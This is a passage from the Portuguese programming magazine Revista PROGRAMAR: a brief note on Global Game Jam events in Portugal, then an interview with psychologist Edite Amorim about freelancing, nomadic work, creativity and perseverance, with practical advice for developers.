Também em Portugal se realiza o Game Jam, em várias universidades e outros locais pelo país fora, tanto nos grandes centros urbanos, como no interior do país, provando que Portugal, não se resume aos grandes centros urbanos! Para saberes onde se realizará o Game Jam mais perto de ti, consulta a página globalgamejam.org e encontrarás todas as informações que precisas.



A PROGRAMAR estará presente em alguns dos locais dos Game Jam’s e na próxima edição poderás espreitar a reportagem de um dos eventos mais significativos do ano.

«*Fotos Cortesia do Núcleo de Estudantes de Design de Jogos Digitais do IPB*»

ENTREVISTA A EDITE AMORIM

Revista PROGRAMAR - (RP): Fale-me um pouco de si e do seu percurso.

Edite Amorim- (EA): Hum... Nasci no Porto em 80, e estudei na Póvoa de Varzim, onde vivi até aos 26 anos. Era muito distraída na escola, estava sempre a mil com cem ideias e demasiada energia. Falava muito. Fiz patinagem artística 12 anos, estive para ir para a Escola Profissional de Teatro e em vez disso fiz o Secundário na área de Desporto.
Só consegui entrar na faculdade que queria – Psicologia, na Universidade do Porto – à terceira tentativa, o que me fez estar um ano de fora a lidar com a frustração de maneira hiperativa (dei dezenas de horas de explicações a miúdos, tirei a carta, escrevi imenso, fiz rádio, viajei pela primeira vez de avião) e um outro numa faculdade privada, de onde consegui transferência, depois de conhecer a que seria a minha grande sócia uns anos depois.

Aos 26 anos, com 2 de carreira como psicóloga e como empreendedora, deixei a casa nova com 2 quartos e fui partilhar um apartamento com 5 pessoas que não conhecia, para Barcelona, onde fiz o Master e trabalhei em tudo o que apareceu.

Desde então as viagens, os desafios, os encontros, as aventuras de dentro, a dança e o acreditar têm sido as coisas mais estáveis dos dias. Todo o resto tem mudado regularmente, inclusive os países onde vivi (Espanha, Irlanda, Suécia e França).

Ocupo-me a escrever para várias publicações, a dar aulas de Dança e Expressão e a ser coordenadora da THINKING-BIG, através da qual dou formações no que me apaixona e define (Criatividade e Psicologia Aplicada, usando dinâmicas de grupo, conceitos da Filosofia e storytelling). Troco o certo pelo incerto com muita frequência e mudo de papéis sociais com alguma facilidade (de conferencista internacional a lavadora de pratos, de professora de dança a voluntária num campo de Refugiados).

Continuo a falar muito, mas agora também medito e aprecio o silêncio.

RP Como surgiu a "Thinking-Big" (Pensar grande) ?

EA: A THINKING-BIG é a evolução natural do meu anterior projeto - Jogos de Corpo e Voz (JCV) (http://corpovoz.blogspot.fr), que criei mal saí da faculdade. Foi desenvolvido em parceria com a minha sócia e grande amiga Bianca Varandas e durou 7 anos, durante os quais inventámos várias formas de potenciar as pessoas (crianças e adultos), de levá-las ao seu melhor.

Um dia, num congresso em Itália, percebi que o que andava a fazer se chamava Psicologia Positiva Aplicada e decidi investir a aprender mais sobre o tema. Os novos horizontes que os livros trouxeram e a as portas que a experiência como consultora de formação numa empresa em Barcelona abriram, tornaram o próximo passo natural: decidi fazer um Doutoramento nos EUA nessa área (o único na altura). Viajei até Filadélfia para falar com o professor responsável, ele disse-me que eu era demasiado prática para ficar confinada à investigação que era necessária naquele programa e 10 dias depois, no meio de Colorado Springs, em casa de uns amigos que tinham organizado uns workshops sobre Criatividade para eu dar, a THINKING-BIG (um projeto a solo) nasceu. Estávamos num café bonito, com internet, e depois de um *mini-brainstoring* sobre o que é que eu deveria fazer a seguir, já estava a ver se o domínio (thinking-big.com) estava disponível, a comprá-lo e a fazer o primeiro esboço da minha página *web*.

Fechámos o ciclo dos JCV (a minha sócia também começava a dar passos noutras direções) e comecei os meus, nesta caminhada a sós que já dura desde o verão de 2011.

RP: Numa das suas conferências diz ser "criadora de dias"! O que é ser criadora de dias?

EA: Esta é uma expressão que uso muitas vezes, que só quer dizer que cada dia é uma construção, sem rotinas fixas ou pré-definição.

Sendo *freelancer* acontece que cada dia guarda a possibilidade de ser inventado quase por inteiro. Significa que às vezes me demoro 3 horas no livro que leio ao pequeno-almoço, outras vezes respondo a e-mails ou escrevo até à 1 da manhã, e noutros permito que um encontro com um estranho se prolongue por 2 horas.

Não tenho os dias como garantidos e é raro saber de antemão como vai ser o seguinte. Por isso, desejo estar sempre desperta para os saber preencher da forma que mais significado tenha, para poder aproveitar mais de mim e do que sei e gosto de fazer.

Ser criador de dias significa, sobretudo, estar consci-

ente e à procura da melhor forma de encher as 24 horas que me são dadas viver a cada dia e inventar sequências que me permitam viver, mais do que "ir sobrevivendo".

RP: Como é ser um profissional nómada? Que dificuldades/desafios encontra normalmente?

EA: Ser de algum modo um pouco nómada tem sido desafiante e cativante na mesma proporção.

A parte bonita e saborosa é bastante óbvia (variedade, estímulo, riqueza, intensidade,...). A contraparte é um enorme desafio a vários níveis.

A nível prático obriga-me a um grande rigor e disciplina, porque é sempre um começar de novo, a cada novo poiso.

É preciso procurar os lugares onde consigo trabalhar (não só com condições práticas, como internet e boas mesas, mas com potencial de inspiração, de bem-estar).

Depois, há sempre a habituação ao idioma, à cultura, às formas de fazer (há lugares onde a naturalidade é mais bem-vinda do que os formalismos e vice-versa; isso também pede um grande foco e energia, e uma predisposição para adaptar os meus passos quotidianos).

Tudo isto obriga-me a uma atenção muito fina, e a uma capacidade para me reinventar de maneira quase permanente. Nada é assumido como demasiado garantido, tudo implica um estado de alerta mais ou menos constante, e isso às vezes é cansativo, exigente, e muitas vezes solitário.

A vida (a de fora e a de dentro) passa às vezes a caber numa mala. Há momentos em que essa mala sabe a pouco, mas esse desapego torna a vida mais leve, mais focada no fundamental.

"Desafio bonito" seria a expressão-resumo para esta pergunta.

RP: Algum truque especial que uses para os ultrapassar?

EA: No meu caso o "truque" é o interesse grande no processo de "fazer casa fora de casa", nem que seja por alguns dias.

Procuro pessoas com quem me relacionar, atividades culturais que me satisfaçam a sede de Beleza, e espaços onde dançar, que é para mim o exercício e a expressão numa só atividade (manter o corpo acordado é sempre uma prioridade. Tento nunca o deixar desatendido, nem que seja alongamentos no quarto ou caminhadas longas pela cidade).

Vivo muito as cidades onde habito ou onde vou trabalhar. Procuro cafés diferentes para pousar o computador, faço compras no comércio tradicional, caminho pelas ruas, falo com os lojistas todos, crio rotinas de coisas simples... Isso ajuda a perceber e viver os espaços, a conhecer as pessoas e a sentir que se faz parte da engrenagem social, de um universo comum. Ajuda imensamente.

A curiosidade aguçada também é de grande auxílio. Manter os sentidos abertos para as diferenças, para aprender como se faz, para sentir o que muda e o que permanece à volta. Sem julgamentos de "melhor ou pior", só anotando e "curioseando" nas diferenças que vejo ao meu redor.

No meio de tudo isto, a escrita de diário de vida (que recolhe o bilhete de cinema, a fatura do café, um pequeno panfleto bonito, uma folha de árvore, colecionando bem a vida) e a ligação virtual ou por carta com as minhas pessoas de referência, espalhadas um pouco pelo mundo, são os fatores que me mantêm os pontos-chave no lugar. Nunca se é nómada das coisas de dentro.

E creio que o meu truque tem sido esse: procurar levar a vida de dentro onde quer que os passos de fora pousem.

RP: Diz-se convencionalmente que arte é "pintar um quadro, fazer uma escultura", será "criar algo, apenas porque se imaginou esse algo, 'out of the blue", arte ?

EA: Neste campo não posso dar mais do que o meu ponto de vista como "passeante pelo mundo da Arte"...

Eu acredito na Arte como um processo que nasce de um percurso, uma construção sobre conceitos e referências. Não existe, na minha opinião, um "Out of the blue", já que tudo é criado a partir de um material pré-existente, a residir cá dentro. O que já aprendemos, com quem falámos, os filmes, música, livros que nos passaram pelas mãos... Tudo isso constrói um material que, no momento de criar, se compõe e manifesta. Como sublinhou um pensador português já falecido, o Luís Falcão: para entender a Criatividade é necessário olhar a tradição, a história e todo o conjunto de peças do passado que nos faz o que somos no presente. Assim, consciente ou inconscientemente, tudo se cria a partir de qualquer coisa. Daí a importância de nos enriquecermos do já existente, quando desejamos criar o novo.

A Arte nascerá, desde o meu ponto de vista, de um trazer à realidade uma nova forma de sentir e expressar, seja através da pintura ou escultura, como referes, ou através de qualquer outra manifestação criativa/expressiva, que colabore para um sentido mais cheio do mundo de fora ou de dentro.

RP: Uma questão incomum! O que diria a alguém que lê pela primeira vez uma mas mais inquietantes e criativas citações de Richard Feynman ? "Estude o que mais lhe interessa da maneira mais indisciplinada, irreverente e original possível."

EA: Rir-me-ia e diria só: "Sim, é isso. Faz isso! Endoidece, reinventa, sai e entra e sai e entra da caixa as vezes que forem necessárias para chegares ao que queres aprender com gosto, com prazer, com curiosidade, com vontade de que te brilhem os olhos. Procura o gozo extremo de integrar em ti coisas novas que queiras fazer tuas."

RP: "Os impossíveis tardam um bocadinho mais!" (Sim nós fazemos o trabalho de casa!) O que dirias a um *developer*, ou um "*tinkerer*" alguém que se desunha para combinar palavras e "pequenas peças", para fazer algo, e sente vontade de desistir face à adversidade ?

EA: A primeira coisa que lhe diria seria um "Bem-vindo ao clube, meu/minha caro/a)!" Sentimos todos essa vontade de retirada, em algum momento, creio eu. Eu, pelo menos, sinto imensas vezes.

Mas a frase que citas (e que eu repito inúmeras vezes dentro da minha cabeça), é um bom organizador de motivações.

Claro que é duro caminhar a construir algo de novo. As dúvidas ("Estou mesmo no caminho certo?", "Estou a fazer tudo o que posso?", "Isto vai mesmo valer a pena?", "Valho o suficiente para isto?", "Porque é que à minha volta não reconhecem o que estou a fazer?") assaltam-nos nos momentos mais inesperados. Mas a paciência e a capacidade de esperar e perseverar (que são um treino bem desafiante, pelo menos para mim), são chave para não desistir. Esta frase é uma espécie de pensar grande, de fazer *zoom out* aplicado ao que se está a construir. No momento talvez pareça absurdo (e parece-me muitas vezes), mas quando o tempo avançou e se percebe que só mesmo aguentando, esperando e continuando a acreditar é que se conseguiu chegar a ver algum resultado, confirma-se que a frase tem mais sentido do que o *cliché* que parece.

A verdade é que não se conhecem caminhos diretos para chegar a lado nenhum, conhece? Todas as grandes histórias (de livros, filmes, de TED talks, de personagens que fizeram a diferença) têm sempre a parte de "E um dia passei por um período horrível – um processo de falência, um esgotamento, o quase fecho de um projeto profissional – e depois de resistir à vontade de largar tudo e só desistir, voltei a agarrar-me ao que realmente desejava fazer e recomecei com nova força, trazendo-me esse percurso até ao lugar onde estou agora."

Os impossíveis fazem-se, acontecem, chegam. Mas é preciso acreditar com força no lugar para onde se está a caminhar e agarrar-se com convicção – a possível e às vezes a impossível – aos pedacinhos de caminho.

E, às vezes, há que saber também desistir, quando se percebe com boa certeza, com grande clareza, que o investimento necessário nos consumirá uma energia que não estamos dispostos a perder.

Mas quando o caminho é sentido como certo por dentro, como "o tal" do momento, só difícil nas formas e no processo, sou adepta da persistência. Pegando nas dificuldades todas e conversando com elas à volta de um copo de vinho, ou num passeio pela cidade. Mas fazendo-as parte da caminhada, amigavelmente. Por isso, developers, tinkerers: descubram o vinho preferido das vossas dificuldades e convidem -nas para um jantar com queijos e paciência. Ainda acabam a noite a rir-se a bom rir das tropelias e preparados para continuar, apesar do colesterol altoJ.

RP: Como é possível confiar quando tudo parece "negro" ?

EA: Vou responder desde o meu percurso individual, sem tentar generalizações ou dicas gerais.

Esta é, na verdade, das aprendizagens que me tem sido mais difícil e dura ao longo dos anos. Mas talvez também a mais preciosa.

Como *freelancer* passo, por vezes, por períodos sem projetos externos (sem clientes que me peçam uma formação ou uma conferência), o que me obriga a ter que gerir a vida de uma forma particular, não só económica como animicamente. E às vezes as coisas parecem mesmo negras, claro. Imagino que no vosso caso aconteçam coisas bem semelhantes.

No meu caso, eu sinto uma clareza absoluta de estar no caminho certo, de ser exatamente isto que me apaixona e que me entusiasma fazer. Essa certeza é uma força gigante, nos dias de outras dúvidas. Sentir que este é o caminho de verdade para mim e que, por isso, preciso de o continuar.

Outro aspeto importante é a contribuição para algo maior: eu confio que o meu trabalho é uma peça de uma engrenagem, um contributo para a sociedade, para a plantação de pedacinhos férteis de humanidade. Assim, quando as tarefas concretas a que me dedico se tornam isentas de efeito ou de sentido (o que desmotiva), procuro re-sintonizar no sentido maior do que faço. E nesse momento consigo perceber que aquele impasse é só uma parte do caminho, uma pedra. Mas que o caminho vale a pena, e que merece de mim que persevere nele. (Imagino que haja projetos que um programador esteja a desenvolver que sejam exatamente o mesmo: sentem que estão a colaborar para algo maior do que eles).

Depois, há algo que é da ordem do invisível. Há quem lhe chame "Fé" (não num sentido religioso, mas mais amplo). Eu chamo-lhe um Acreditar, e um continuar sem vergar, por um caminho que sabemos que está certo. É um saber cá por dentro que vale a pena, que sempre se chegará aonde nos esperam, como dizia o José Saramago.

A um outro nível, mais prático, ajuda-me muito rodear-me de pessoas que me animam a caminhada, sejam amigos que me dizem "Confio no que estás a fazer e na tua capacidade para o fazer"; sejam colegas que me validem as competências, que me reconheçam o valor profissional; ou mesmo clientes com quem guardo boa relação, pedindo-lhes *feedback* sobre os processos que fiz com eles. "Os outros" são, sem dúvida, a peça fundamental do meu caminho.

Outra coisa que resulta comigo é fazer um ponto e vírgula. É parar para me deixar ir ao fundo, desabar temporariamente sem tentar aguentar nem manter-me forte. É sintonizar na minha fragilidade absoluta e na vulnerabilidade da incerteza, e estar aí uma semana, se necessário. Nessas alturas queixo -me, falo com gente, escrevo-me, faço listas do que não está bem e do que já esteve. E depois procuro um novo respirar. Faço muitas vezes pausas, quando as coisas se complicam.

Viajo para lugares onde tenha amigos, para fazer coisas diferentes, ou para mudar só o contexto, a inspiração (eis um exemplo disso: http://www.thinking-big.com/blog/getting-inspiration-an-experience-in-a-residence). Às vezes pode ser mesmo ir lavar pratos para um restaurante, algo totalmente distinto do habitual trabalho mais intelectual; é um ganhar lanço para continuar a maratona, através de um *sprint* numa coisa diferente.

As pausas (no meu caso acompanhadas por reflexão, já que escrevo sempre sobre o processo, para poder perceber o que estou a ganhar com elas, de que forma é que estão a colaborar para o grande projeto de vida que pretendo) são momentos extremamente ricos, de empurrão e oxigénio.

Além disso, a leitura é uma fonte inacreditável de energia e inspiração. Autores que me fazem sentir esse quadro maior do qual fazemos parte, são peças-chave no caminho. José Tolentino Mendonça, Rui Chafes, ou até mesmo, na linha do romance, o Steinbeck ou o Saramago, contribuíram muitas vezes para não perder a noção de que, no fundo, esta é só uma viagem pela Terra. E uma viagem de que é importante desfrutar, com a qual nos podemos divertir e aprender e evoluir como humanos. Quando isso se torna claro por dentro, não há nada tão negro que não se aclare.

(Há um livro -"O diário de Etty Hillesum"- que me traz muita dessa perspetiva sobre o valor da caminhada, mesmo com dificuldades tremendas pelo caminho. Um reforço no continuar sempre e apesar de tudo, a batalhar pelo que se crê).

Em 12 anos de empreendedorismo e de trabalho numa área algo vanguardista, como a aplicação da Psicologia Positiva, tenho uma coleção de momentos negros bem rica. E, apesar de já ter tido momentos de impasse quase violentos, estas coisas são o que me mantêm na mesma linha, mesmo tendo tido infinitas vezes a possibilidade de ir por caminhos mais fáceis.

RP: Esta é uma publicação de programadores, para programadores e aspirantes a tal, apaixonados pelas tecnologias. Pelo que conheces do mercado de trabalho, estas ainda são áreas que têm procura?

EA: Diria que SIM, sem dúvida. Desde que se mantenham abertos ao mundo que respira, que evolui, que muda. E sobretudo, desde que se mantenham sintonizados com o Humano. Com as reais necessidades das pessoas, do ambiente, do que nos faz seres globais, e não com o que nos querem vender que são as tendências, as modas ou os novos indicadores.

Tenho a maior fé nos programadores que usem o seu conhecimento e a sua paixão a favor de uma construção de mundo mais amplo. Os exemplos de programas de intervenção social proliferam: programadores que criaram *apps* para ajuda aos Refugiados; para melhoria das formas de utilização de serviços de saúde; para estratégias de apoio às mães ou pais que cuidam sozinhos dos filhos; para idosos que vivem isolados; para estudantes que precisam de encontrar soluções de apoio escolar,... Os exemplos por todo o mundo (bem visíveis nos *Hactkathons* a que já assisti) dão conta de uma crescente implicação dos Programadores no desenho de um mundo mais forte, e é nesses que eu deposito as maiores expectativas.

RP: Dizem muitas vezes que os psicólogos são "aborrecidos", de olhar carregado e pesado! Não obstante, ler-te, olhar para a Edite, não parece nada o cliché conhecido! Qual a razão ?

EA: (Ai diz-se isso dos psicólogos? Eu devo dizer que conheço vários bastante frescos e arejados:)

Foto: Ana Cancela

No meu caso, sinto que o meu profissionalismo, o meu rigor e a minha exigência comigo e com o trabalho que faço não estão, de maneira nenhuma, ligados à necessidade de parecer "séria". Não sou. Rio à gargalhada no meio de reuniões, fico com os olhos a brilhar com *post-its* de muitas cores quando entro numa sala de formação, vibro com uma sobremesa de chocolate num jantar de trabalho e pego no vereador para dançar, depois de uma conferência muito séria. Não deixo de ser uma menina de 36 anos, suponho. Uma menina que é psicóloga porque se interessa pelo "Outro", com o que tem de difícil e doloroso, mas sobretudo com o que tem de belo, de poético, de mágico, elevado, surpreendente. E ver isso tudo não nos pode deixar de olhar carregado e pesado, mas de olho brilhante e curioso, ávido, com vontade de fazer parte desse todo chamado Humanidade.

RP: Num mundo competitivo, diz-se que "ou se nada com os tubarões ou se é tragado", por eles, como os peixinhos do oceano. O que diria a Edite, a alguém que não quer competir com ninguém, não quer "tragar ninguém", nem quer ser apenas um peixinho tragado por um tubarão ?

EA: A Edite diria – diz, diz-se muitas vezes, e não tem a menor dúvida disso – que a vida não é a preto e branco. Que não há nunca só duas alternativas para as situações. E que a

criatividade, aliada aos valores no lugar certo, permite encontrar soluções que não passem só por "ou nadar com tubarões ou ser comido por eles.".

Pode, por exemplo, criar-se estratégias de união de forças com outros ditos peixes pequenos. Um bom cardume intimidará qualquer peixe que se pense tubarão, não? Pessoalmente, tenho desenhado o meu caminho a enxotá-los com os paus mais compridos que conheço. Digo que "não" muitas vezes. "Não" a projetos, "Não" a formas de trabalhar, "Não" a parcerias que não me parecem justas. A sobrevivência a esses "nãos" nem sempre é fácil, mas em nenhum momento admito ceder quando são casos de algum peixe que se acha tubarão.

E também podemos repensar a própria noção de tubarão. Como diz o Novalis, no livro "Fragmentos de Novalis", "*Ao vermos um gigante, devemos examinar a posição do sol, primeiro – e atentar se não será apenas a sombra de um pigmeu*. (...)". E eu não acredito em tubarões. Talvez eles se vejam assim, mas para mim não passam de peixes que vemos com óculos de aumentar. Se não pusermos esses óculos, são peixes, peixes normais. E não dá vontade de dar grande poder a peixes normais, pois não?

(Quando li esta pergunta a uma amiga designer, ela só me respondeu: "Cria o seu próprio aquário dentro do seu oceano." Não podia estar mais de acordo.)

RP: Que conselho darias a alguém que se quer tornar freelancer, "nómada" ou não ?

EA: Acho que não me atreveria a dar propriamente conselhos mas, pensando no meu percurso de 12 anos como freelancer e no de quem conheço à volta, faço uma *checklist* que pode dar jeito percorrer:

- Ser resistente à instabilidade (económica, de chegada de projetos e de volume de trabalho, de ocupação). Estar preparado(a) para meses sem nada e meses com coisas a mais, e para uma vida em que os planos a médio/longo prazo podem ser uma miragem.

Capacidade para gerir e criar o quotidiano. Possuir uma disciplina pessoal de criar rotinas que funcionem (nem que de "rotina" tenham pouco, desde que siga uma estrutura que permita um equilíbrio entre produtividade e vida real/pessoal). Pode ser responder e-mails à 2 da manhã e dormir uma sesta no fim do almoço, desde que isso funcione com qualidade produtiva para o trabalho e sem rebentar a vida pessoal.

Não esquecer o corpo. Não vai haver cursos de Higiene e Segurança no Trabalho, nem formações em ergonomia, por isso é importante cuidar o corpo no dia-a-dia, desde os hábitos à forma de sentar. Nunca haverá razão nenhuma para que os dias passem sem que se faça um pouco de exercício (nem que seja levantar-se de meia em meia hora para esticar pernas 2 minutos e apanhar ar), comer o mais saudável possível (a tentação de petiscar todo o dia, de comer a primeira comida de plástico à mão ou de passar horas sem nada no estômago é grande, por isso é bom arranjar estratégias para evitar isto).

Aliás, a criatividade é fortemente aumentada com o movimento, por isso, nos dias de bloqueios fica a dica: caminhada de meia hora. Ativa corpo e conexões sinápticas.

Estar preparado para que vida pessoal, vida profissional e vida social sejam, por vezes, uma mesma coisa. Arranjar estratégicas para que isso não interfira ou para aprender a separá-las, quando necessário/possível.

Saber viver com muito e com pouco, e desfrutar disso. Saber gerir os recursos financeiros e a energia, quer quando são muitos quer quando são poucos. Fazer disso quase um desporto.

Muita abertura ao mundo. Ninguém vai passar uma circular a anunciar necessidade de mudanças estratégicas, ou de expandir negócio ou de diminuir custos diários. Todas as mudanças estratégicas terão que vir da capacidade de análise do próprio negócio, do mercado, e da perspetiva sobre o próprio mundo à volta. Estar à escuta e atento a ele é fundamental (E depois cada um escolhe como e se se adapta a ele).

Capacidade para saber (ou saber a quem perguntar) não só sobre a sua área de negócio, mas sobre tudo o que ter um implica: finanças, marketing, design, comunicação,...

Saber comunicar com assertividade, com clientes, colegas, fornecedores e mundo à volta. A comunicação fluída, direta e fácil é fundamental em todo o processo: acertar prazos, negociar formas de pagamento, pedir e dar orçamentos, anunciar alterações, saber dizer não com delicadeza,.. Para mim é uma das grandes necessidades necessárias a qualquer freelancer que trabalhe com clientes finais, pelo menos.

Ter seriedade nos valores. Ter uma palavra na qual se possa confiar, cumprir acordos, prazos, saber desculpar-se perante um erro. Sendo a cara do projeto profissional (na verdade, o projeto todo), é extremamente importante que os valores sejam íntegros e que a seriedade, o rigor pessoal e o brio sejam requisitos imprescindíveis. Na minha opinião, esta é ponto que mais marca a diferença entre um freelancer com que eu desejo ou não trabalhar.

Ter uma boa rede de pessoas à volta. Pessoas a quem pedir conselhos práticos em áreas que se conheça menos; colegas, mesmo que sejam concorrência, com quem se possa aprender com humildade; uma ou duas pessoas que vão lá estar quando apetecer gritar que se vai desistir (vai acontecer mais vezes do que as mãos contem, provavelmente. E está tudo bem!); pessoas ou grupos que sejam lufadas de ar fresco - artistas, criativos, pensadores, críticos - que permitem sempre um *zoom out* da vida e que relembrem que ela é sempre mais do que o negócio que se está a desenvolver (às vezes faz muita falta).

EA: Eu falo destas coisas como pontos a desenvolver. Acho que quando começamos nos faltam mais de metade destas capacidades, naturalmente. Mas é a vontade de estar atento(a) a elas e de as ir desenvolvendo que pode ajudar-

nos a decidir se se está ou não preparado(a) para avançar.

Não acho que toda a gente se encaixe pacificamente neste estilo de vida, de freelancer. A incerteza e insegurança

Para os que o começarem: BOA SORTE, mente bem aberta e coração atento!

Foto: Miguel Marecos

Para todos os leitores da Programar, Edite Amorim oferece um desconto no seu curso online (Creative Thinking- opening perspectives and thinking big). Basta seguir o link até dia 31 de Janeiro'17 (validade do mesmo) para aceder ao preço com desconto.

https://www.udemy.com/creative-thinking-online-course/?couponCode=PROGRAMAR

Veja também as edições anteriores da Revista PROGRAMAR

53ª Edição - Agosto 2016

52ª Edição - Março 2016

51ª Edição - Dezembro 2015

50ª Edição - Setembro 2015

49ª Edição - Junho 2015

48ª Edição - Março 2015

e muito mais em ...

www.revista-programar.info

DUVIDAS?

IDEIAS?

AJUDAS?

PROJECTOS?

portugal-a-programar
.org